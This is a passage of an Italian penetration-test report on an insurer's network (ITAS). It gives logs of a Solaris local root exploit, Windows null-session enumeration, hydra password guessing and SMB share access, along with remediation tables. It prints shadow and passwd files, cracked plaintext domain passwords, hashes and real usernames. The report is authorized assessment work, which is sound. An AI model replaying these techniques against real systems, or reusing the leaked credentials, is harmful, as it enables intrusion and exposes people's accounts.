   program vers proto   port
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  32772  status
    100024    1   tcp  32771  status
    100232   10   udp  32773  sadmind

$ /usr/sbin/ifconfig -a
lo0: flags=849<UP,LOOPBACK,RUNNING,MULTICAST> mtu 8232
        inet 127.0.0.1 netmask ff000000
hme0: flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,MULTICAST> mtu 1500
        inet 10.137.1.91 netmask fffffe00 broadcast 10.137.1.255
$ id
uid=2(bin) gid=2(bin)
$
$ cat /etc/passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
operator:x:1001:10::/usr/operator:/bin/sh
oracle:x:11:103:ACSLS Oracle Database Owner:/export/home/oracle/7.3.3.0:/usr/bin/ksh
acsss:x:200:10:ACSLS control login:/export/home/ACSSS:/usr/bin/ksh
acssa:x:202:10:ACSLS SA login:/export/home/ACSSS:/usr/bin/ksh
```

L’accesso ha permesso di *uploadare* un *toolkit* per effettuare *privileges escalations* (ottenere i privilegi massimi sul server es. utente “*root*”)e prendere il controllo totale del

sistema. In particolare é stato usato un *local exploit* che consente di ottenere i privilegi dell'utente root.

```
$ ./ufs
Jumping to address 0xeffffde0 B[300] E[100] SO[-600]
hit ctrl-c and then type y
interrupted, continue? [yn] y
# id
uid=0(root) gid=2(bin)
#
cat /etc/shadow
root:vkrVKAdjeLYnc:6445::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
lp:NP:6445::::::
smtp:NP:6445::::::
uucp:NP:6445::::::
nuucp:NP:6445::::::
listen:*LK*:::::::
nobody:NP:6445::::::
noaccess:NP:6445::::::
nobody4:NP:6445::::::
operator:u1fwwVxbrJbEM:::::::
oracle::13355::::::
acsss:ciMrYbT.6KJO6:11018::::::
acssa::11018::::::
```

A questo punto il sistema e le informazioni ospitate sono totalmente compromesse: un potenziale attaccante ha la possibilità di modificare/distruggere dati, applicazioni e servizi, creando danni direttamente in relazione all'importanza del sistema attaccato.

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
H1	High	Solaris ufsrestore Buffer Overflow Vulnerability	Il comando *ufsrestore* è usato per recuperare archivi e backup del filesystem. Un problema con il programma di utilità permette adun utente locale di elevare i propri privilegi	Sfruttando questa vulnerabilità' é possibile eseguire elevare i privilegi di un utente locale sulla macchina, ed ottenere i permessi di root sul sistema.	É consigliato installare le patch fornite dal produtture. Per ulteriori informazioni consultare il link: http://www.securityfocus.com/bid/1348/solution

H2	High	Remote Root Exploitation of Default Solaris sadmind Setting	É possibile i eseguire comandi arbitrari con i privilegi del super-user su un sistema Sun Solaris attraverso il servizio RPC di default del servzio solstice AdminSuite	Questa vulnerabiltà permette ad un attaccante di interagire con il sistema ed eseguire comandi arbitrari, fino a permettergli di ottenere un accesso interattivo da remoto.	É consigliato installare le patch fornite dal produtture. Per ulteriori informazioni consultare il link: http://www.securityfocus.com/bid/8615/solution

3.1.6 CHORUS – [*10.137.0.122*] (PABX)

General Info		
OS fingerprint	Alcatel	
Open services	Number	Service
	21/tcp	ftp
	23/tcp	telnet
	513/tcp	login
	514/tcp	shell
	21/tcp	ftp
	23/tcp	telnet
	513/tcp	login
	514/tcp	shell

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)
- Il servizio di scambio files “FTP” e ”TELNET” non utilizzano meccanismi di crittografia delle connessioni, consentendo il transito delle credenziali e delle informazioni, in chiaro attraverso la rete. Ciò può esporre l’apparato ad attacchi tipo “*Man in the middle*” con il conseguente furto dei codici di accesso al dispositivo o informazioni sensibili.
- Il servizio di “*rlogin*” consente di accedere al sistema senza specificare delle credenziali valide.

```
Chorus> id
uid=2(bin) gid=2(bin)
Chorus> ifconfig -a
cl1: flags=90<POINTOPOINT,NOARP> mtu 1000
```

```
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
        inet 127.0.0.1 netmask 0xff000000
[..]
il0: flags=843<UP,BROADCAST,RUNNING,SIMPLEX> mtu 1500
        inet 10.137.0.122 netmask 0xfffffe00 broadcast 10.137.1.255
        ether 00:80:9f:04:13:ce
il1: flags=802<BROADCAST,SIMPLEX> mtu 1500
        ether 00:80:9f:04:13:ce

root:uPQS6PZ/YJ9bs:0:1:0000-Admin(0000):/:/chbin/sh
halt:wPkjbig3dap/c:0:1:0000-Admin(0000):/usr/halt:/chbin/sh
daemon:*:1:1:0000-Admin(0000):/:
bin:*:2:2:0000-Admin(0000):/bin:
sys:*:3:3:0000-Admin(0000):/usr:
adm:*:4:4:0000-Admin(0000):/usr/adm:
sync::67:1:0000-Admin(0000):/:/bin/sync
install:xPodcr4KEFxcg:101:1:Initial Login:/usr/install:/chbin/sh
[..]
pcmao:ORbrzCayVDQTM:2012:20:pcmao:/DHS3bin/mao:/chbin/sh
nmcmao:QRWyisbVNWh1Q:2016:20:nmcmao:/DHS3bin/nmcmao:/chbin/sh
client:RRAzzJ6Ex7AyY:2017:20:client:/DHS3bin/client:/chbin/sh
dhs3mt:TRW/QSvjgGRgk:2018:20:dhs3mt:/DHS3bin/dhs3mt:/chbin/sh
at4400:URxyUBmu1K9hw:2019:1:at4400:/DHS3bin/at4400:/chbin/sh
mntple:XRnYqYTvNVqUE:2000:1:Sun-network-installation:/DHS3bin/mntple:/chbin/sh
```

Sfruttando questi servizi é possibile accedere con alti privilegi al sistema dando la possibilità ad un malintenzionato di modificare e distruggere le impostazioni del sistema e creare un potenziale disservizio all'azienda.

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
H3	High	No password autentication	É possibile accedere al sistema da remoto senza avere credenziali.	É possibile accedere da *remoto* al sistema con alti privilegi amministrativi e potenzialmente modificare il comportamento del sistema o creare un disservizio all'azienda	Disabilitare il servizio di rlogin se non strettamente necessario.

3.2 Risultati ottenuti e scenari d'attacco

I problemi evidenziati nelle sezioni precedenti, possono essere ricondotti alle seguenti categorie: gestione delle utenze, le loro *policy* di sicurezza, e *armoring dei sistemi operativi.*

Gli impatti che queste vulnerabilità possono avere non si limitano solamente ai sistemi direttamente compromissibili: data la natura delle criticità ed il loro ripresentarsi negli stessi termini sui server di rete interna, consente di affermare che la scoperta di una vulnerabilità su di un sistema permette di applicare la stessa tecnica con successo su di un'altra, allargando il dominio dell'attacco a macchia d'olio.

Il fatto che non siano state adottate misure di controllo degli accessi ai sistemi strategici (per motivi di operatività, funzionalità delle applicazioni, ecc.) sulla base di criteri come restrizione degli *ip* di provenienza, *Access control list*, ecc. consente a qualsiasi utente della rete locale di accedere in maniera non controllata ai server interni.

L'utilizzo concreto delle vulnerabilità riscontrate e di opportune tecniche di attacco, consente di definire possibili scenari verso i sistemi in questione.

Di seguito ne vengono descritti alcuni estrapolandoli da quelli possibili in base alla loro difficoltà e probabilità di successo.

3.2.1 Scenario 1

Un possibile scenario consiste nell'utilizzo di vulnerabilità sfruttabili attraverso l'uso di piccoli strumenti che consentono di enumerare risorse quali utenti, gruppi, *policy* di sicurezza ecc.

Il successo di questa tecnica consente all'attaccante di avere un accesso remoto al sistema attaccato, consentendogli di agire in maniera abbastanza indisturbata.

Nel nostro caso si é scelta di tentare un attacco al sistema *dcitas01* [*10.137.1.192*] sfruttando una debolezza che affligge il sistema operativo Windows (vedi vulnerarbiltà M2).

Utilizzando un tool abbastanza noto e scaricabile da internet, é possibile enumerare le risorse e gli utenti del sistema.

```
server: 10.137.1.192
setting up session... success.
getting user list (pass 1, index 0)... success, got 100.
  0DE9B571-E83B-4F2C-B  7E440E56-53E5-4DB7-9  a064mayr  a098albf  a098andr
  a098anga  a098angm  a098angp  a098anzs  a098armc  a098bala  a098bale
  a098ball  a098balm  a098bamr  a098basb  a098baut  a098bazl  a098belg
```

```
    a098berf  a098bers  a098beta  a098bole  a098bong  a098bonk  a098bonp
    a098borg  a098bota  a098brui  a098caik  a098camg  a098casa  a098cesp
    a098chia  a098ciam  a098cicm  a098cimc  a098clel  a098colm  a098cunl
    a098dala  a098dalg  a098dalm  a098dapf  a098decr  a098degm  a098dela
    a098dema  a098der  a098dicg  a098eccl  a098facg  a098facm  a098faed
    a098fera  a098ferb  a098ferp  a098fils  a098fiot  a098flof  a098folf
    a098fons  a098fraa  a098frab  a098fram  a098frir  a098froa  a098furi
    a098fuse  a098gamm  a098gass  a098ghem  a098giaa  a098gial  a098gilp
    a098giof  a098giov  a098grav  a098iacg  a098iora  a098keta  a098ketm
    a098lare  a098lepd  a098levf  a098libr  a098lism  a098lovv  a098lums
    a098lunp  a098mais  a098mald  a098manl  a098mara  a098maro  a098matr
    a098matt  a098maza  a098melp  a098mend
  getting user list (pass 2, index 100)...
  [..]
  password policy:
    min length: 8 chars
    min age: none
    max age: 90 days
    lockout threshold: 10 attempts
    lockout duration: 10 mins
    lockout reset: 5 mins
  server role: 3 [primary (unknown)]
  names:
    netbios: ITASNET
[..]
```

L’obiettivo é quello di accedere alle risorse di questa macchina per attaccare altri sistemi presenti nel dominio microsoft.

Procedendo con tecniche del tutto simili a quelle già esposte in questo documento, é semplice individuare account privilegiati di dominio protetti da password deboli. Eseguendo un remote password guessing, sulla base della lista di utenti riportata, si sono potuti ottenere account di dominio con privilegi amministrativi:

```
User: sapadmin              Password: sapadmin
User: dbaadmin              Password: dbaadmin
```

Già questo permette ad un malintenzionato di accedere ai documenti e alle risorse ospitate nei server del dominio microsoft.



Figura 1 - Documenti riservati

L'accesso al server dà la possibilità di effettuare un *dump* di tutte le credenziali di dominio. Con queste informazioni é possibile effettuare un "*reverse engineering*" delle password: in pochi minuti, si é potuto ottenere un elevato numero di account, molti di profilo amministrativo.
Segue uno stralcio del logs presi durante l'attacco.

```
franchetto:FEDERICA:1730:293875D3E4F790FCC79A1AEBDF4D57B8:::
robert:PAPERINA:1732:CE46BE6646E8E9F2E7342ABC0BB35B3C:::
simone:PADREPIO:1733:B111769C554CE0FD83AD1AE701864F8C:::
trombacco:NICOLETTA:1734:8326850CCA18BA9C736F873D12D667D4:::
saprouteradm:???????ED:1735:26291E046AED701F9F3E1C4EC8F36048:::
strasiotto:NATASCIA:1736:B1FCE71F20DDDBA14CA5159BE4EA5213:::
casati:GRAZIAMI:1739:30DC9A83416F83D1989057457827EACE:::
banzato:123PICCI:1740:1FC44E6737702FAAF68FFA913381BAFA:::
frizzerac:CLEOCLEO:1741:69C0B4C27459099C0792B108FACAB90F:::
wandinger:VALSUGANA:1747:C6DCB4F36E2E52A0841F2B19B7D80194:::
operatori-ced:NO PASSWORD:1750:NO PASSWORD**********************:::
archetti:???????96:1751:7063027DBC57452BB73FFFF8C515231D:::
ramus:MATTIA06:1752:277C2D77F8ABDEFFAC7933B1501C5C30:::
bettanin:PITTPITT:1753:E4F4F8382CB61DBDCDE696470325E628:::
```

```
daminato:SARDEGNA:1754:619452EE318D1643EC108ED404E7C3B3:::
sqladmin:???????ED:1758:26291E046AED701F9F3E1C4EC8F36048:::
casagrande:COSMA951:1792:5465C8E9C16AEAE478842108CE669F78:::
radaelli:CARTA:1793:724F5391FA02780E9FB35F26182744A6:::
pavanel:ITAS1:1794:720278C0CDD087EA93EEC7A0185BA501:::
pivetta:PIVECINZ:1796:7ACBA09FEB07FC1E1A97C0ABE0A3FB99:::
lamber:LAMBERRR:1797:FDB040063A914A1227DEDF80CEC2923E:::
[..]
visintini:CORRADO1:1820:8DB6EA43BE486E05785C8861DE490E40:::
ben:CRISTIAN1:1822:EE7D05C3EC6761602442E271612B908F:::
erimacea:GATTO222:1823:CD961CF2C340D9319765E4AB426263C2:::
dellasanta:DRUSIAN1:1825:730202EE8C7FF55319B14EF6E19465A7:::
[..]
Debiasio:SBUGAZZA:1829:99C3251D9A8A5E88D688EF9D3D966028:::
delbene:PIPPINA1:1830:408DE480F9646CEA94BDA70EF91A121E:::
dallarossa:????????79:1831:9BC0C689427362C2D6C0ED0746DF8280:::
bonafaccia:GIUSEPE1:1835:99685385D8CD55BE49C45802645F5684:::
a167pang:CORTINA14:1836:308BB1A6494CAC3016E7953A24B8C12C:::
a167cose:110654:1837:C1CC46B1B05F5232D97076C5518CE9A9:::
a167zanf:010153:1838:C00097881CF9C38D74B55E7A4B843A1D:::
a167forg:A16756:1839:9BE1D076FC45F0D4DF630B4ED8D0524C:::
a167biaa:280346:1840:13755DDAD5B940DB3A7FB84D5185D283:::
a167ciup:PAOLO002:1841:C6E7A5BF88CB0FEA1F8768CE31D52531:::
a167cosu:A167COSU:1842:2F92634E1FE73A1A9169549040B1F37D:::
a167difp:A16769:1843:C5FCF5902F93CA6C7B4C56859F94A811:::
a167fers:150555:1844:64F9F4E8FF716CD0B8BECA452E0DEA0E:::
a167vetg:221060:1845:AAB98B36B8B179F97D0ED738229B9A3A:::
a167zanp:141057:1846:427BC7A2BEC1157E50033A17AA00B92B:::
a167sucp:171152:1847:0238D6BB873C3299B575181287AD30AB:::
a167sall:160956:1848:8BE00676539E19F545920322FC61F6D3:::
a167dalr:200266:1849:81ACEB9BBC23CE74868D3807371E002C:::
a167guae:120661:1850:D52C5E41451C3BCEB41A873E7C0F111F:::
a167capm:A16776:1851:09790CB0128BCDB90BB4C6CAA093CBDB:::
a167rosf:A16743:1852:D3EACD6CA89D373A6FA30376B8FE21AC:::
a167narm:220864:1853:2A825E8D4004E031F26F361EE126927C:::
a167pasc:310765:1854:E4B173B2F6D4D4645740C716F678B06F:::
a167tomf:???????6:1855:742AC5E16CFC471CB6A27285D0810A93:::
test_sede:TEST_SEDE:1857:495D4B68BC64527499C8F19CC15A23F2:::
test_agenzie:TEST_AGENZIE:1858:86EFFA98FDA930C2EBE6CF6D36D2C12B:::
test_banche:TEST_BANCHE:1859:0D14D13D8CA1AD69C3A69A82DE5169A6:::
florian:ALB71:1861:643D2E28C99DA768E44B4EC474725626:::
biottiad:JUVENTUS:1864:500AF5AD830C44E03D6F7E0E54B8ACBC:::
randazzo:GIUSEPPE:1865:F20FCF82DFE75C1BF76375F3D1036AC0:::
 [..]
```

Un potenziale malintenzionato, non in possesso di un legale account di dominio, in questo scenario, riuscirebbe ad impossessarsi di quasi tutti gli account di dominio e con essi utilizzare i

servizi di rete quali la navigazione web, l'accesso ai sistemi di posta, la visione e la modifica ai documenti riservati nei file server aziendali, ecc.
Seguono alcune evidenze prese durante l'attacco.



Figura 2 - Documenti riservati

Gli impatti sul business aziendale possono essere anche molto gravi: la compromissione di servizi e applicazioni, la visione/distruzione/modifica di informazioni vitali, la pubblicazione di dati personali o informazioni sensibili può comportare conseguenze difficilmente quantificabili in termini economici e giudiziari.



Figura 3 - Accesso alle applicazioni

Un fattore mitigante é rappresentato dal fatto che l'accesso ai locali del cliente é regolato da un puntale servizio di vigilanza, di conseguenza un attacco di questo tipo può essere portato solo da personale autorizzato e riconosciuto in fase di ingresso agli uffici di **ITAS**.

É da far presente che lo scenario descritto é stato messo in atto dalla sede di Trento: non é escludibile a priori che questo scenario sia più o meno realizzabile da altre sedi dove le misure di sicurezza fisiche siano più blande o addirittura non presenti.

A tal scopo una strutturazione delle rete a più livelli, come ad esempio vlan, il corretto utilizzo dei dispositivi di sicurezza logica quai firewall, acl, sistemi anti-intrusione ecc, permetterebbe di ovviare a molti potenziali attacchi simili a quello descritto.

4 Network assessment da rete di agenzia

In questo capitolo vengono riportati i risultati dell'analisi svolta presso la sede di agenzia di via Macchi.

L'accesso alla rete di agenzia é stato garantito dal cliente, sempre presente durante tutta la fase di progetto. A tal scopo é stato fornito un normale punto di accesso alla rete. Nei paragrafi che seguono, viene presentata un'analisi completa dei servizi e delle relative vulnerabilità potenziali (verificate dove possibile) per i server identificati come critici.

4.1 Analisi di rete

La procedure di *discovery* della rete target avviene usando tecniche basate sulla analisi delle risposte, da parte dei sistemi attivi, a pacchetti basati sui protocolli internet (es. ICMP, TCP, UDP, ecc.).

L'attività di *penetration test* é stata effettuata utilizzando un indirizzo *IP* assegnato staticamente dal cliente.

Partendo dagli indirizzi *IP* dei sistemi target, per mezzo di tools di sistema o strumenti di analisi più avanzati, scaricabili da internet, é possibile rilevare i sistemi di instradamento e connettività utilizzati per accedere alla sede centrale.

```
hping -z -t 1 -S -p 139 10.136.4.22
TTL 0 during transit from ip=10.166.114.1 name=UNKNOWN
2: TTL 0 during transit from ip=81.118.235.145 name=host145-235-static.118-81-b.
business.telecomitalia.it
3: TTL 0 during transit from ip=80.204.198.113 name=host113-198-static.204-80-b.
business.telecomitalia.it
4: TTL 0 during transit from ip=80.204.198.114 name=host114-198-static.204-80-b.
business.telecomitalia.it
5: TTL 0 during transit from ip=10.166.0.253 name=UNKNOWN
6: len=46 ip=10.136.4.22 ttl=123 DF id=45142 sport=139 flags=SA seq=5 win=8576 r
tt=67.3 ms
7: len=46 ip=10.136.4.22 ttl=123 DF id=45910 sport=139 flags=SA seq=6 win=8576 r
tt=29.4 ms
len=46 ip=10.136.4.22 ttl=123 DF id=46166 sport=139 flags=SA seq=7 win=8576 rtt=
30.7 ms
```

Il log evidenzia i dispositivi utilizzati per la connettività di rete [*IP.10.166.114.1*] e la possibiltà di accedere ai sistemi posti in *DMZ* presso la sede centrale.

Uno scan *ICMP/TCP* per la ricerca delle macchine sulla rete interna della sede mette in evidenza il fatto che i sistemi non sembrano essere raggiungibili da agenzia:

```
hping -z -t 1 -S -p 139 10.137.0.69
HPING 10.137.0.69 (eth0 10.137.0.69): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=10.166.114.1 name=UNKNOWN
2: TTL 0 during transit from ip=81.118.235.145 name=host145-235-static.118-81-
b.business.telecomitalia.it
3: TTL 0 during transit from ip=80.204.198.113 name=host113-198-static.204-80-
b.business.telecomitalia.it
4: TTL 0 during transit from ip=80.204.198.114 name=host114-198-static.204-80-
b.business.telecomitalia.it
5:
6:
```

4.2 Server rilevanti

Di seguito vengono riassunti i risultati dell'attività effettuata attraverso la rete di agenzia. Insieme alle informazioni di carattere generale vengono riportate, per ogni macchina, le vulnerabilità effettive riscontrate (dove presenti) durante la fase di *penetration test* e le relative proposte per il loro *fixing*.

N.B. *Trattandosi di macchine in produzione, non sono state testate le vulnerabilità che avrebbero potuto compromettere il buon funzionamento dei sistemi, e non sono stati portati attacchi di tipo Denial Of Service (negazione del servizio).*

4.2.1 ITAS_A004 - [*10.166.114.2*]

General Info		
OS fingerprint	Windows 2000 Pro or Advanced Server	
Open services	Number	Service
	53/tcp	Domain
	88/tcp	kerberos-sec
	135/tcp	Msrpc
	139/tcp	netbios-ssn
	389/tcp	Ldap
	445/tcp	microsoft-ds
	464/tcp	kpasswd5
	593/tcp	http-rpc-epmap
	636/tcp	Ldapssl
	1026/tcp	LSA-or-nterm
	1029/tcp	ms-lsa
	1381/tcp	apple-licman
	3268/tcp	globalcatLDAP
	3269/tcp	globalcatLDAPssl
	3372/tcp	Msdtc
	3389/tcp	ms-term-serv
	6101/tcp	VeritasBackupExec
	6106/tcp	Isdninfo
	10000/tcp	snet-sensor-mgmt
	38292/tcp	landesk-cba

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)
- I servizi *RPC* consentono di accedere ad informazioni di sistema (es. *utenti, gruppi, local policy, ecc.*) senza specificare delle credenziali valide (*Null Sessions*). Utilizzando questa tecnica é possibile recuperare informazioni chiave per un attacco: l'uso di tools appropriati

permette di enumerare gli utenti, i gruppi, i domini di di appartenenza della macchina, i meccanismi di sicurezza configurati sul sistema, ecc. Tutte queste informazioni permettono di tentare attacchi alle utenze del sistema alla ricerca di account deboli (magari anche con privilegi amministrativi) allo scopo di accedere in maniera non autorizzata alle risorse del server. Di seguito viene riportato uno stralcio delle informazioni ottenute con questa tecnica.

```
enum -G 10.166.114.2
Group: Administrators
ITASAGE004\Administrator
ITASAGE004\Enterprise Admins
ITASAGE004\Domain Admins
ITASAGE004\Patrizia
ITASAGE004\Marialuisa
ITASAGE004\Giuliana
ITASAGE004\Giorgio
ITASAGE004\Giorgia
ITASAGE004\Stefano
ITASAGE004\andy
ITASAGE004\Davide
ITASAGE004\itas
ITASAGE004\gardolo
Group: Users
[..]
Group: Server RAS e IAS
Group: DHCP Users
Group: DHCP Administrators
Group: DnsAdmins
cleaning up... success.

server role: 3 [primary (unknown)]
names:
  netbios: ITASAGE004
  domain: ITASAGE004
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
[..]
```

Utilizzando queste informazioni risulta semplice portare un attacco tipo "*Remote password guessing*" alla ricerca di utenti con password deboli.

```
hydra -L user-agenzia.txt -e s 10.166.114.2 smb
 [DATA] attacking service smb on port 139
[139][smb] host: 10.166.114.2   login: gardolo   password: gardolo
[139][smb] host: 10.166.114.2   login: Silvano   password:
```

```
[STATUS] attack finished for 10.166.114.2 (waiting for childs to finish)
```

Già con questo account risulta possibile prendere il controllo del sistema e di tutte le sue risorse, come hash delle password degli altri utenti, i documenti presenti sul filesystem, i servizi e le applicazioni in esecuzione ecc. Sotto vengono riportati i logs presi durante l'attacco..

```
smbclient //10.166.114.2/C$ gardolo -U
 gardolo
Domain=[ITASAGE004] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
smb: \> dir
  Agenzia                             D        0  Wed Mar 24 12:58:38 2004
  arcldr.exe                        AHSR   150528  Thu Jun 26 14:00:00 2003
  arcsetup.exe                      AHSR   163840  Thu Jun 26 14:00:00 2003
  AUTOEXEC.BAT                        AH        0  Mon Mar 22 19:45:28 2004
  boot.ini                           AHS      186  Mon Mar 22 19:35:50 2004
  Bootfont.bin                      AHSR     4438  Thu Jun 26 14:00:00 2003
  CONFIG.SYS                          AH        0  Mon Mar 22 19:45:28 2004
  Documents and Settings              DA        0  Fri Feb  3 20:00:21 2006
  ef0cd11a28196329ef129ccb8e128dc9      D        0  Tue Mar 23 19:06:46 2004
  ExecIDL.Log                         A      387  Tue Aug 30 09:40:22 2005
  IO.SYS                            AHSR        0  Mon Mar 22 19:45:28 2004
  LDISCAN.CFG                         H       52  Tue Mar 23 19:29:50 2004
  MSDOS.SYS                         AHSR        0  Mon Mar 22 19:45:28 2004
